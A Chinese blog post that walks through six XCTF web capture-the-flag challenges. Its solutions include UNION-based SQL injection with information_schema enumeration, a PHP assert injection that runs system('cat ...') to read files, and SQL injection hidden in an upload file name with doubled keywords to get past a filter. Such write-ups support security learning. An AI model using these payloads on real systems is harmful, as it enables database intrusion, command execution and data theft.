
XCTF web高手进阶区_1-6

原创

H4ppyD0g 于 2019-08-08 11:54:41 发布 785 收藏 3

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_42172261/article/details/98721108



1 ics-06

去报表中心，发现url后面跟的参数是?id=1，说明id是一个整数型，然后bp抓包，进行爆破id，2333成功。

---

2 NewsCenter

`1' union select 1,2,3 #`判断存在sql注入漏洞

(**知识点：'是为了闭合前面的单引号，接着让它执行我们自己写的语句，#注释掉后面的后台语句**)

`1' union select 1,2,database() #`得到了库名news

```
1' union select 1,2,table_name from information_schema.tables where table_schema='news' #
```

爆表得到secret_table (**知识点：table_name是表的名字。information_schema是mysql自带的信息数据库，用于存储数据库元数据(关于数据的数据)，例如数据库名、表名、列的数据类型、访问权限等。**)

`1' union select 1,2,column_name from information_schema.columns where table_name='secret_table' #`爆列名得到fl4g

`1' union select 1,2,fl4g from secret_table #`查询数据，得到flag

---

3 mfw

About里面看到用到了git，访问/.git/发现文件目录，用GitHack脚本下载

在index.php里发现关键代码

知识点
die() 输出一条消息，并退出当前脚本
isset() 检测变量是否设置。
assert() assert — 检查一个断言是否为 FALSE，如果是false，返回1，否则返回0
strpos() 函数查找字符串在另一字符串中第一次出现的位置。
file_exists() 函数检查文件或目录是否存在。
or遵循短路规则
cat是查看文件信息

通过 `') or system('cat ./templates/flag.php');//` 可以让php语句变成 `assert("strpos('templates/ ') or system('cat ./templates/flag.php');// .php', '..') === false") or die("Detected hacking attempt!");`
直接在url用get传参就可以了，查看网页源码，发现flag。

---

4 NaNNaNNaNNaN-Batman

下载文件后发现是乱码，有标签，判断应该是网页，改成.html格式，打开后有个确定，点击没反应，看源码，还是乱码。
大体意思是定义了一个变量，后来去eval执行这个变量，把它改成alert弹框，丢到网页console里面回车，爆出了正常的js代码。
接着审计，如果满足那个正则，就执行那些，不需要自己去构造，直接把所有if都满足时的那些语句里往console里丢，爆出flag。

知识点(转载)
document.getElementById是一个document对象的方法，可以通过它来获得指定id的html元素。
例如在页面里表单元素你可以给它设置id值，或name值来区别同种类型的不同元素，当你设置id
document.getElementById(“id”)来得到这个元素，从而通过document.getElementById(“id”).value 得到元素的值。
类似的方法还有
document.getElementsByName(“name”)通过元素名称获得元素对象。
document.getElementsByTagName(“form”)通过标签名称获得元素。
比如 `<div id="test"></div> document.getElementById("test")` 就可以获取到这个对象了

---

5 upload

知识点
uid 用户身份证明(User Identification)。
CONV(N,from_base, to_base)将数字在不同的基数之间切换，最小基数是2，最大基数是36。
substr() 方法可在字符串中抽取从 start 下标开始的指定数目的字符。用substr截取12是因为一旦过长，会用科学计数法表示。而这个题如果是是输出数据时截断到字符，所以必须用十进制了。

解题步骤来源https://www.cnblogs.com/sharpff/p/10728498.html(超级棒的一篇博客，本菜鸡都能看懂，擅自转载，希望主人看到不要生气)

图片文件名存在注入，并且过滤了select from 用双写就能绕过(可用sselectelect)

库：
sql'+(selselectect CONV(substr(hex(dAtaBase()),1,12),16,10))+'.jpg => 131277325825392 => web_up (这里将10进制再转化为16进制进行hex解码就出来了)

sql'+(selselectect CONV(substr(hex(dAtaBase()),13,12),16,10))+'.jpg => 1819238756 => load

拼接以后 web_upload

表：

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.tables where table_schema='web_upload')),1,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.tables where table_schema='web_upload')),13,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.tables where table_schema='web_upload')),25,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(table_name) frofromm information_schema.tables where table_schema='web_upload')),37,12),16,10))+'.jpg

拼接以后为 files,hello_flag_is_here

列：

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(column_name) frofromm information_schema.columns where table_name='hello_flag_is_here')),1,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt group_concat(column_name) frofromm information_schema.columns where table_name='hello_flag_is_here')),13,12),16,10))+'.jpg

拼接以后为 i_am_flag

字段：

sql'+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),1,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),13,12),16,10))+'.jpg

sql'+(selselectect CONV(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here)),25,12),16,10))+'.jpg

拼接以后为 !!_@m_Th.e_F!lag

格式是这样的，这是在开玩笑么？？？？？？RCTF{!!_@m_Th.e_F!lag}

在写文件名时，不要用数字，不然会冲突，会使回显的正确值加上你的数字值，导致错误

---

6 PHP2

知识点

网站目录除了.php以外，还可能有.phps存在源码泄露

代码审计，如果id==admin就能拿到flag，前面有一个解码，所以把a换成对应的url编码，不行，好像有个知识点是传输数据的时候会自动进行url编码，然后在解码之类的，没找到相关资料，索性对a的url编码再编一次，拿到flag。